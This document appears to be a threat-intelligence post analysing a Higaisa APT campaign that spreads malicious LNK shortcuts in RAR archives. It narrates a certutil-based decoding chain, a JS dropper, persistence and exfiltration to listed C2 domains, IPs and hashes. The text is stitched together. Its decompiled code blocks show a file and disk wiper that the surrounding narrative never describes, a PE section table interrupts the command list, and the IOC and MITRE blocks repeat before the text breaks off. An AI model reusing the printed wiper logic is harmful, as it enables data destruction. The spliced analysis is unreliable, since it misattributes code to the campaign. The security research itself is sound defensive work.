Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
